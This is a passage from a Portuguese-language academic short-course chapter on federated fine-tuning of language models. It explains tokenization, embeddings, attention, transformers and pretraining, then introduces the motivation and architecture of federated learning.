[Zhou et al. 2014] Zhou, S., Singapura, S. G., and Prasanna, V. K. (2014). High-performance packet classification on gpu. In *2014 IEEE High Performance Extreme Computing Conference (HPEC)*, pages 1–6.

Capítulo 2

Fine-tuning Federado de Modelos de Linguagem na Era da Comunicação

Allan M. de Souza, Joahannes B. D. da Costa, Daniel Guidoni, Gabriel Talasso, Filipe Maciel, Luis F. G. Gonzalez, Eduardo Cerqueira, Luiz F. Bittencourt, Antonio A. F. Loureiro, Leandro A. Villas

Abstract

This short course presents the fundamentals and advances in federated fine-tuning of large-scale language models (LLMs), an approach that combines model specialization with privacy preservation and data decentralization. Federated learning (FL) allows LLMs to be trained directly on the devices where the data is generated, avoiding their centralization. Parameter Efficient Fine-Tuning (PEFT) techniques, such as LoRA and QLoRA, make this process feasible on resource-constrained devices, reducing computational cost and the volume of transmitted data. Applications in areas such as healthcare, finance, software development, smart grids, and edge computing are explored. The main technical challenges, including data and device heterogeneity, memory and communication limitations, and research opportunities are also discussed. The short course includes a hands-on with the Flower framework, demonstrating federated fine-tuning of LLMs in practice. The content seeks to empower participants to develop ethical, scalable and efficient solutions with personalized and distributed AI.

Resumo

Este minicurso apresenta os fundamentos e avanços do fine-tuning federado de modelos de linguagem de grande escala (LLMs), uma abordagem que combina especialização de modelos com preservação da privacidade e descentralização dos dados. O aprendizado federado (FL) permite o treinamento de LLMs diretamente nos dispositivos onde os dados são gerados, evitando sua centralização. Técnicas de Parameter Efficient Fine-Tuning (PEFT), como LoRA e QLoRA, tornam esse processo viável em dispositivos com recursos limitados, reduzindo o custo computacional e o volume de dados transmitidos. São exploradas aplicações em áreas como saúde, finanças, desenvolvimento de software,

redes inteligentes e computação na borda. Também são discutidos os principais desafios técnicos, incluindo heterogeneidade de dados e dispositivos, limitações de memória e comunicação e também oportunidades de pesquisa. O minicurso inclui um hands-on com o framework Flower, demonstrando na prática o ajuste federado de LLMs. O conteúdo busca capacitar os participantes para desenvolver soluções éticas, escaláveis e eficientes com IA personalizada e distribuída.

2.1. Introdução

Nos últimos anos, testemunhamos uma revolução impulsionada pelos Modelos de Linguagem de Grande Escala (*Large Language Models (LLMs)*, na sigla em inglês), como o GPT, LLaMA, Gemini, Mistral e Claude. Esses modelos se destacam por sua capacidade de compreender e gerar texto com fluência, coerência e contextualização, sendo aplicáveis em uma infinidade de domínios, abrangendo áreas como processamento de linguagem natural, saúde, redes de comunicação e cidades inteligentes [Van Nguyen et al. 2024]. No entanto, seu uso eficaz requer um processo de especialização conhecido como *fine-tuning*, a qual realiza uma adaptação dos modelos a domínios específicos para que possam oferecer respostas mais precisas, seguras e contextualizadas.

Essa adaptação, no entanto é um processo custoso e complexo, pois o *fine-tuning* tradicional exige acesso a grandes volumes de dados de alta qualidade, frequentemente sensíveis, além de recursos computacionais consideráveis. Tais requisitos limitam sua aplicabilidade, especialmente em contextos onde a privacidade dos dados é uma prioridade, como na saúde e nas finanças, ou onde os recursos computacionais são escassos, como em dispositivos de borda ou infraestruturas descentralizadas. Isso cria uma barreira que impede que muitos dos benefícios dos LLMs sejam plenamente explorados [Hu et al. 2021].

Neste contexto, surge o Aprendizado Federado (AF) (*Federated Learning (FL)*, na sigla em inglês) como uma abordagem que permite o treinamento de modelos localmente nos dispositivos onde os dados estão armazenados [Capanema et al. 2025], o FL elimina a necessidade de centralizar dados sensíveis, reduzindo significativamente riscos de vazamento de informações e respeitando regulamentações como a LGPD (Lei Geral de Proteção de Dados) e o GDPR *(General Data Protection Regulation)* [McMahan et al. 2017]. Ao mesmo tempo, distribui o custo computacional entre os participantes da rede e permite a construção de modelos mais robustos, treinados em dados reais, heterogêneos e contextualizados. Mais do que uma alternativa ao paradigma centralizado, o FL representa permite ajustar um modelo genérico, permitindo que cada contexto (*i.e.*, cliente) contribua para a formação de um modelo global que respeite e reflita sua diversidade.

Ao combinarmos o *fine-tuning* com o FL, viabilizamos o *Fine-tuning Federado* de LLMs. Essa abordagem une a capacidade adaptativa dos LLMs e a arquitetura descentralizada do FL. O resultado é um modelo que aprende com diferentes fontes de dados sensíveis, sem comprometer sua segurança, e que se torna mais generalizável e robusto, graças à diversidade dos dados utilizados no treinamento. Entretanto, diversos desafios precisam ser endereçados uma vez que o compartilhamento de parâmetros de LLMs torna-se inviável devido a grande quantidade e muitas vezes condições de conexões não

confiáveis em cenários móveis.

Assim, soluções de *Parameter Efficient Fine-Tuning* (PEFT), como LoRA [Hu et al. 2021] e QLoRA [Dettmers et al. 2023], são essenciais para permitir o *fine-tuning* federado de LLMs reduzindo as barreiras de *hardware* para o *fine-tuning* e também reduzindo o *overhead* de comunicação. A ideia principal de abordagens de PEFT é ajustar uma pequena fração dos parâmetros do modelo, essas técnicas reduzem drasticamente o custo computacional e a sobrecarga de comunicação (i.e., dois gargalos críticos do FL). Assim, mesmo dispositivos com recursos limitados podem participar do processo de especialização de modelos, democratizando o acesso à inteligência artificial de última geração.

O *fine-tuning* federado é especialmente promissor em setores onde privacidade, personalização e eficiência são cruciais. Na saúde, por exemplo, permite treinar modelos capazes de auxiliar diagnósticos considerando particularidades regionais sem expor dados sensíveis de pacientes. No setor financeiro, pode ajudar na detecção de fraudes ou análise de crédito de forma contextualizada, respeitando legislações locais. No desenvolvimento de software, viabiliza assistentes de codificação que se adaptam ao estilo e práticas de uma equipe sem revelar código fonte. E em redes inteligentes, viabiliza modelos adaptativos para comunicação eficiente em ambientes heterogêneos, como na IoT ou em arquiteturas 6G.

Essas aplicações demonstram que o *fine-tuning* federado não é apenas uma alternativa técnica, mas uma solução estratégica para a criação de inteligência artificial ética, eficiente e inclusiva. É uma resposta concreta aos dilemas contemporâneos de centralização de dados, disparidades de infraestrutura e necessidade crescente de personalização nos serviços digitais. Por fim, vale destacar que o *fine-tuning* federado de LLMs está apenas começando a ser explorado. Ainda existem desafios importantes a serem superados, como a heterogeneidade dos dados e dispositivos, o balanceamento entre privacidade e desempenho, e a criação de novos algoritmos de agregação e coordenação federada. Mas são justamente esses desafios que tornam o campo fértil para inovação científica e tecnológica.

Este minicurso tem como objetivo não apenas apresentar os fundamentos técnicos e práticos do *fine-tuning* Federado de LLMs, mas também inspirar novas linhas de pesquisa, novos produtos e novas soluções para problemas reais. Ao dominar esses conceitos, pesquisadores, engenheiros e profissionais estarão aptos a participar ativamente da próxima onda da inteligência artificial: uma onda descentralizada, ética, personalizada e colaborativa.

O restante do documento está organizado da seguinte forma. A Seção 2.2 apresenta uma introdução aos modelos linguagens detalhando o processo de *tokenização*, *embeddings*, mecanismos de atenção, arquitetura dos *transformers*, pré-treinamento e as diferenças entre LLMs e SLMs. Em seguida Seção 2.3 descreve o processo de aprendizado federado completo e como clientes e servidor treinam o modelo de forma colaborativa. A Seção 2.4 apresenta o *fine-tuning* federado de LLMs introduzindo métodos de PEFT incluindo LoRA e QLoRA e como essas técnicas podem ser combinadas para permitir um *fine-tuning* eficiente de LLMs. A Seção 2.5 apresenta diversas aplicações onde o *fine-tuning* federado de LLMs pode ser uma tecnologia chave. A Seção 2.6 apresenta o

hands-on[1] para *fine-tuning* de LLMs apresentado desde a configuração do ambiente até o processo de simulação. A Seção 2.7 descreve os desafios e oportunidades de pesquisa para *fine-tuning* federado de modelos. Por fim, a Seção 2.8 conclui o documento apresentado uma visão geral do que foi abordado, desafios e oportunidades de pesquisa.

2.2. Modelos de Linguagem

Esta seção introduz os conceitos técnicos básicos para o entendimento do funcionamento de modelos de linguagem modernos tanto a nível de seu treinamento e otimização quanto a nível de inferência, ou seja, quando esses modelos forem utilizados em aplicações.

Os conceitos aqui tratados incluirão *(i)* tokenização do texto para o processamento na entrada do modelo, *(ii)* representação semântica e espacial de palavras através de *word-embeddings*, *(iii)* principais mecanismos de atenção utilizados pelos modelos de linguagem modernos (tais como *self-attention*, *masked-self-attention* e *multihead-attention*), *(iv)* arquitetura *transformers* [Vaswani 2017] clássica e arquitetura *decoder-only* dos modelos generativos atuais e *(v)* ajuste desses modelos em grande conjuntos de dados por predição de próxima palavra e *loss* de entropia-cruzada. Por fim, uma diferenciação tanto a nível de treinamento quanto a nível de utilização dos LLMs e Small Language Models (SLMs) será apresentada [Zhao et al. 2023]. De modo geral, esta seção tem como objetivo familiarizar o leitor com o tema e permitir um melhor entendimento dos conceitos que serão tratados nas próximas seções.

2.2.1. Tokenização de Palavras

O processo de geração de palavras com os modelos de linguagem atuais, os LLMs, conta com diversos passos para otimização tanto da performance desses modelos quanto também para torná-los cada vez mais eficazes e eficientes. O primeiro passo para a criação de LLMs é conhecido como tokenização de palavras e é responsável pela transformação de texto em números que podem ser processados através de redes neurais.

A tokenização é formada basicamente por um vocabulário responsável por fazer a transformação de texto para índices pré definidos de sequências de caracteres ou palavras. Como ilustrado na Figura 2.1, que exemplifica o tokenizador do modelo GPT-4 [OpenAI 2024] na frase *Aprendendo sobre "tokenizadores"!*, podemos ver que uma palavra pode ser composta de diversos *tokens*, assim como sequências de caracteres especiais também pode ser representado por único índice. São esses índices retornados pelo tokenizador que são utilizados como entrada dos modelos de linguagem.

Para a definição desse chamado vocabulário, seria possível utilizar um *token* para representar desde um único caractere, ou uma única palavra, até expressões inteiras em sequências de palavras. Por um lado, representar cada caractere como um *token* pode ser vantajoso por existir menos *tokens* possíveis e permitir o modelo a ter uma maior flexibilidade na geração e entendimentos das frases, porém o processo de treinamento sequencial seria extremamente mais custo uma vez que existiram muito mais passos por exemplo de treino. Por outro lado, gerar apenas palavras inteiras ou frases inteiras criaria um numero possível de *tokens* muito alto, dificultando o aprendizado do modelo daquelas

[1] `https://github.com/AllanMSouza/MC2-SBRC2025`




Figura 2.1. Ilustração do funcionamento do tokenizador do modelo GPT-4.

palavras em diversos contextos nas quais elas podem aparecer.

Dessa forma, na maioria dos modelos atuais, a tokenização ocorre em partes pré definidas de palavras, um meio termo entre as opções anteriores. Para determinar esses pedaços que serão definidos no vocabulário como *tokens*, é utilizado um processo chamado de *Byte-Pair Encoding* [Sennrich et al. 2016]. Esse processo se inicia com uma grande quantidade de textos de exemplos chamado de *corpus* e uma tokenização base a nível de caracteres. Em seguida, são examinadas as sequências de *tokens* mais frequentes nesse *corpus* utilizando essa tokenização inicial. Então, o par mais frequente, ou seja aqueles caracteres que apareceram juntos o maior número de vezes, serão transformados em um novo *token* que representa essa sequência de 2 caracteres. Esse processo é repetido, juntando sequências de *tokens* mais frequentes em um novo *token*, até que se atinja o tamanho do vocabulário pré-definido. Na maioria dos modelos esse tamanho gira em torno de 100 a 200 mil *tokens* possíveis [Llama-Team 2024].

Por fim, além de palavras encontradas no *corpus*, ainda são definidos nesse vocabulário alguns *tokens* chamados de "*tokens* especiais". Eles são definidos para desempenhar funções específicas como início e fim dos textos, tornando possível o modelo aprender quando parar de gerar palavras e terminar a frase, por exemplo. Porém, ainda é possível adicionar *tokens* especiais para ajustar o modelo em um pós treinamento, como por exemplo adicionar *tokens* de marcação de mensagens de chat, delimitando mensagens enviadas pelo usuário, mensagens de respostas anteriores do modelo e até mesmo regras de sistema. Esse tipo de marcação auxilia o modelo a entender melhor o contexto e se comportar da maneira mais adequada em cada caso.

2.2.2. Embeddings

Outro conceito bastante utilizado e muito importante no contexto de LLMs são os *embeddings*. Eles são vetores numéricos que representam não apenas palavras, mas carregam a semântica da palavra em um determinado contexto. Os *embeddings* são modificados ao longo do LLM, sendo operados pelas camadas de atenção de forma a adicionar sentido.

Um ponto importante desses vetores é baseado no fato de que, como eles carregam o significado da palavra entre múltiplas dimensões, é possível realizar operações numéricas nestes a fim de encontrar novas representações. Um exemplo é de que podemos

medir a similaridade de cossenos entre os *embeddings* de diferentes palavras e observar realmente se o significado delas são parecidos ou se são antagônicos, o que pode ser muito útil em sistemas de busca, por exemplo. Ainda, é possível fazer operações como utilizar o *embedding* da palavra "Paris", subtrair o da palavra "França"e adicionar o da palavra "Brasil"chegando a algo próximo do *embedding* de "Brasília".

Os primeiros modelos de geração de *embeddings*, como por exemplo o *Word2Vec* [Mikolov et al. 2013], são treinados para representar palavras em um contexto de forma estática, ou seja, a mesma palavra vai sempre gerar o mesmo vetor numérico. Especificamente esses modelos utilizam redes neurais para treinar a representação das palavras em muitos contextos diferentes, gerando uma representação única que carrega o significado da palavra em média desses contextos. Essa abordagem resulta em problemas quanto a palavras que podem mudar de significado em diferentes contexto, como a palavra "laranja"que pode representar uma fruta ou uma cor a depender de onde está sendo utilizada.

Por outro lado, os modelos mais recentes de linguagem, como os LLMs, utilizam *embeddings* dinâmicos, ou seja, que mudam conforme contexto nos quais eles estão inseridos. Especificamente os LLMs são responsáveis por processar e alterar as representações das palavras dentro de suas camadas, dando mais "atenção"ou "importância"a certas palavras e certos significados ao longo do processamento. Esse tipo de abordagem auxilia no entendimento do contexto usado por esses modelos, além de tornar possível representações mais complexas e significativas de cada palavra.

2.2.3. Mecanismos de Atenção

O conceito mais importante e mais utilizado nos modelos de linguagem atuais são os mecanismos de atenção. Basicamente eles são operações com os *embeddings* que visam atribuir significados adicionais com base no contexto em que a palavra está inserida. Esses mecanismos são definidos por operações específicas com parâmetros treináveis, ou seja, os modelos são ensinados a dar atenção da maneira correta aos *tokens* corretos ao longo do treinamento.

Existem diversos tipos mecanismos de atenção sendo desenvolvidos nos últimos anos para os mais diferentes fins, porém estaremos focados no mecanismo mais utilizados em LLMs a "auto-atenção", ou *self-attention*, e suas variações que tornam possíveis o treinamento em escala de modelos preditores de palavras.

Self-Attention. Este mecanismo possui esse nome porque realiza operações na frase contra ela mesma, ou seja, calculando a atenção de *tokens* numa frase com os próprios *tokens* da frase. A operação de atenção definida em [Vaswani 2017], que será detalhada nas próximas seções, está representada na Equação 1 onde Q, K e V são matrizes de pesos a serem aprendidas no modelo *transformers* (2.2.4). Isto é, a operação recebe como entrada um conjunto de *embeddings*, formando uma matriz, que serão multiplicados pelos pesos Q, K e V separadamente. Após o processamento pela atenção, espera-se como resultado dessa operação *embeddings* modificados que representam também o peso de cada *token* da frase no *token* em questão.

$$\text{Attention}(Q,K,V) = \text{softmax}\left(\frac{QK^T}{\sqrt{d_k}}\right)V \quad (1)$$

MultiHead-Attention. As múltiplas cabeças de atenção se referem ao processo de paralelismo associado ao processamento dos *embeddings* pela *Attention*. Basicamente, o processo mostrado na Equação 1 é separado em diversas matrizes Q^i, K^i e V^i onde i é o índice de cada uma das cabeças $i \in \{0,1,..,H\}$ que processara a mesma entrada em paralelo. Dessa forma, além de otimizar o treinamento por conta das operações independentes, esse mecanismo permite que cada uma das cabeças aprenda a representar significados diferentes e fazer outras transformações que também podem ser úteis no treinamento.

Masked-Self- Attention. A atenção com o uso de máscaras é bastante similar aos mecanismos anteriores e está liga ao *decoder* do modelo *transformers* que será explicado posteriormente (2.2.4). O mecanismo é basicamente o mesmo da *self-attention* mas ao invés de calcular a atenção de todos os *tokens* de um para um, a atenção de um *token* é calculada se referindo apenas ao *tokens* anteriores a ele na frase. Dessa forma, os cálculos são feitos sempre considerando o passado da frase, o que é especialmente útil no caso de modelos generativos como LLMs que não possuem acesso ao que ainda vai ser gerado, apenas ao que já foi fornecido no contexto.

2.2.4. Transformers e LLMs

Entendendo os conceitos apresentados anteriormente, podemos compreender melhor o funcionamento da arquitetura *transformers*, tão importante para a construção dos modelos generativos atuais. Essas redes surgiram com a ideia do uso da atenção em seus diferentes formatos para o processamento de texto em linguagem natural em um contexto de tradução. Na época, essas redes revolucionaram as aplicações de tradução por apresentar vantagens como o poder de paralelismo e facilidades quanto ao ajuste sobre o que antes era o estado da arte. Além disso, após os casos de uso iniciais, essa arquitetura se espalhou para os mais variados cenários, não se limitando apenas à linguagem, mas também sendo aplicados em imagens, séries temporais, áudio e muitos outros.

A Figura 2.2 apresenta uma ilustração dos principais componentes dessa arquitetura. Do lado esquerdo está representado o codificador da arquitetura (*encoder*) que é responsável por receber o texto de entrada e criar representações significativas em *embeddings*. Já do lado direito está o decodificador (*decoder*), que utiliza as representações do *encoder* mas também representações próprias das saídas anteriores no momento da predição. Esses blocos de *encoder-decoder* são repetidos diversas vezes para formar a arquitetura completa. Dentro deles temos os componentes apresentados na seção anterior de auto-atenção, além de camadas de redes neurais comuns chamadas de *Feed Forward* e operações de adição e normalização dos *embeddings* intermediários para mais estabilidade durante o treinamento.

Ainda é importante ressaltar que essa é a forma clássica desses modelos que foram muito adaptados para diversas situações posteriormente à sua publicação inicial. Um exemplo comum seria o uso apenas da parte do *encoder* visando a criação de *embeddings* significativos para serem utilizados em outras aplicações como classificação, identificação de entidades, entre outros. O mais famoso modelo desse tipo atualmente é




Figura 2.2. Ilustração do funcionamento da arquitetura *transformers* e seus componentes.

o BERT [Devlin et al. 2019], criado pela Google com a função de representar as palavras em uma arquitetura *encoder-only*.

Já no caso dos LLMs são utilizados apenas os blocos de *decoder* uma vez que eles são treinados para predizer palavras do próprio texto e utilizando a atenção mascarada para isso, levando em conta a penas as palavras anteriores a predição.

2.2.5. Pré-Treinamento

Pré-treinamento é o nome dado à fase de treino de LLMs em grandes bases de dados para adquirirem habilidades gerais sobre a linguagem. Essa é a fase mais custosa da criação desses modelos uma vez que é necessário blocasar todos os parâmetros, em uma enorme quantidade de dados por muitas iterações, consumindo quantidades significativas de memória, poder de processamento e tempo.

As grandes bases de dados, chamadas de *corpus*, podem ser criadas do zero ou podem ser utilizadas bases já existentes, separadas e filtradas, disponibilizadas a público [Penedo et al. 2024] e que muitas vezes são coletadas de grande parte pública da internet. Além disso, a qualidade na formatação e conteúdo nessa etapa é muito importante pois dados de baixa qualidade ou com informações indevidas e sensíveis pode prejudicar muito a performance e comportamento desses modelos.

Nessa etapa o treinamento é feito, no caso dos LLMs, com a tarefa única de predição de próxima palavra. Ou seja, a entrada é um texto retirado do *corpus*, passado pelo modelo para uma predição e depois ajustado para a palavra correta. A perda (*loss*) utilizada é bastante similar ao caso de classificação, mas a dimensão de saída do modelo são todos os *tokens* possíveis do vocabulário. Nesse caso utilização a entropia cruzada, como apresentado na Equação 2.

$$\mathscr{L}_{\text{CE}} = -\sum_{t=1}^{T} \log P(x_t \mid x_{<t}) \tag{2}$$

Onde, T é o tamanho da sequência e $P(x_t \mid x_{<t})$ é a predição da palavra em t dado o contexto anterior pelo modelo.

Dessa forma, a atribuição de probabilidade máxima para a palavra correta ($P(x_t \mid x_{<t}) = 1$) resulta em um acerto e consequentemente na menor *loss* possível. Assim, o modelo aprende a, dadas algumas palavras no contexto, atribuir mais probabilidade na próxima palavra. Esse processo se mostra eficaz pois ao aprender a predição de palavras o modelo internamente desenvolve diversas outras habilidade de compreensão e manipulação da linguagem, podendo depois ser utilizado em diversos contextos diferentes e até mesmo adaptado a novos cenários de maneira mais fácil, como veremos posteriormente [Radford et al. 2019].

2.2.6. LLMs e SLMs

Os Grandes modelos de Linguagem, com centenas de bilhões ou até mesmo trilhões de parâmetros, os quais, apesar de possuírem alta performance em diversas aplicações sendo utilizados para resolução de tarefas complexas, demandam alto poder de processamento e memória necessitando serem utilizados em grandes servidores com diversos hardwares especializados. Em contraponto, vêm surgindo soluções e desenvolvimento de modelos menores de linguagens, chamados de SLMs, os quais possuem alguns bilhões de parâmetros e são otimizados para demandarem menos recursos ao serem utilizados, possibilitando sua aplicação em contextos diferentes dos LLMs, como dispositivos de borda, dispositivos IoT, dispositivos móveis, ou até mesmo aplicações especializadas de baixa latência.

Os SLMs possuem um funcionamento e pré-treinamento bastante similar com o apresentado nas seções anteriores, visando seu aprendizado básico em diversos contextos. Porém, por possuírem um tamanho reduzido suas habilidades são limitadas muitas vezes não atingindo a performance dos LLMs em tarefas mais complexas e demandantes de "raciocínio". Dessa forma, geralmente utiliza-se os SLMs após uma especialização em dados da aplicação alvo, utilizando seu pré-treinamento genético como base de conhecimento para a melhora em tarefas específicas. Esse processo é chamado de fine-tuning

ou ajuste fino do modelo e permite que esses modelos mais eficientes performem em par com os modelos maiores em contextos específicos.

2.3. Aprendizado Federado

Nesta seção, apresentamos o FL destacando suas vantagens em relação a abordagem tradicional centralizada para treinamento de modelos. Dessa forma, apresentamos a ideia fundamental do FL, que endereça alguns pontos fracos que limitam o aprendizado de máquina clássico. Uma arquitetura de referência para um sistema de FL é apresentada. Com ela, os problemas associados à sua implementação e as soluções propostas, servindo como uma revisão literária do tema. Por fim, *frameworks* que possibilitam a utilização do FL em ambientes reais e de simulações. Ao final da seção o leitor deve se sentir familiarizado com os requisitos de aplicação do FL, os problemas relacionados à essa solução e quais ferramentas estão disponíveis para sua utilização.

2.3.1. Motivação

O aprendizado de máquina clássico [Faceli et al. 2021] utiliza um modelo e dados. Esse modelo pode ser uma rede neural, uma regressão linear ou outros. O objetivo é realizar uma tarefa útil com o modelo treinado com os dados. Na prática, os dados usados para treinar o modelo não vêm, necessariamente, da mesma máquina em que o treinamento acontece. Muitas vezes, esses dados são gerados em lugares distintos, como em *notebooks*, *smartphones* ou microcontroladores presentes em casas e carros inteligentes. Ou seja, há uma diversidade de dados originados de fontes diferentes que contribuem para a mesma tarefa.




Figura 2.3. Ilustração do aprendizado de máquina clássico: 1 – Centralização dos dados, 2 – Treinamento do modelo e 3 – Disponibilização do modelo treinado.

Historicamente, o processo de um aprendizado de máquina consistia em coletar todos os dados em um servidor central, que poderia estar na nuvem. Assim que a reunião dos dados estivesse concluída, os algoritmos de aprendizado de máquina eram aplicados

para treinar o modelo, que então seria disponibilizado para a realização da tarefa. O processo é ilustrado na Figura 2.3.

O aprendizado de máquina centralizado é ideal quando todos os dados necessários para treinar um modelo estão disponíveis em um único lugar, como em um servidor central. Por exemplo, um servidor na web pode usar um modelo para prever o desempenho de um serviço e, com base no padrão de tráfego, ajustar seu funcionamento automaticamente [Filho et al. 2022]. Da mesma forma, uma plataforma de armazenamento de fotos na nuvem pode empregar modelos para agrupar imagens semelhantes e organizar capturas de tela e fotos de documentos em álbuns que sejam fáceis de localizar [Google 2023].

Existem várias situações em que o aprendizado de máquina tradicional não é a melhor opção. Por exemplo, há regulamentações que garantem que dados sensíveis dos usuários não sejam transferidos para um servidor central [da República 2018]. Além disso, muitos usuários preferem manter suas informações privadas [Wu et al. 2025a]. Outro ponto a considerar é o grande volume de dados em contextos onde os recursos são limitados, o que pode tornar os custos de comunicação muito altos [Lan et al. 2023].




Figura 2.4. Ilustração do aprendizado de máquina federado: 1 – Envio do modelo global, 2 – Treinamento dos modelos locais, 3 – Envio dos modelos locais e 4 – Agregação dos modelos locais e repetição do processo.

A crescente popularidade de sistemas que priorizam a privacidade dos usuários, como o aplicativo de mensagens Signal [Signal 2013] e o navegador Brave [Brave 2015], mostra o quanto esse tema é relevante. É realmente vantajoso para os usuários utilizar um modelo que consiga detectar câncer sem precisar expor registros médicos durante o treinamento, identificar fraudes bancárias sem divulgar informações financeiras ou encontrar

a melhor opção de reabastecimento de veículos sem revelar a localização atual. Mas como podemos treinar esses modelos para fazer previsões sem comprometer a privacidade dos dados?

O FL muda a forma como o treinamento é feito em comparação com a abordagem tradicional, permitindo que o modelo seja treinado sem comprometer a privacidade dos usuários. Em vez de transferir os dados para treinar o modelo em um servidor central, ele leva o modelo até onde os dados estão, que são os próprios usuários. Então, os modelos locais são gerados a partir do treinamento do modelo global recebido do servidor. Esses modelos locais são retornados ao servidor central para agregação. O processo repete-se em rodadas de comunicação até a convergência do modelo ou um número pré-definido de rodadas. A Figura 2.4 ilustra essa ideia.

2.3.2. Arquitetura

A estrutura de um aplicativo que utiliza aprendizado federado está bastante ligada à configuração da rede que forma os recursos da federação [Wu et al. 2024b]. Normalmente, as aplicações mais frequentes adotam uma topologia centralizada, seja em forma de estrela ou hierárquica. Nessa configuração, há dois participantes principais: o servidor central e os clientes. O servidor central é responsável por coordenar o processo de aprendizado, enquanto os clientes realizam o treinamento com os dados que possuem localmente. Além desses participantes principais, existem outros componentes que oferecem funcionalidades básicas ao aplicativo. A arquitetura de referência [Lo et al. 2021] que ilustra esses elementos pode ser vista na Figura 2.5.

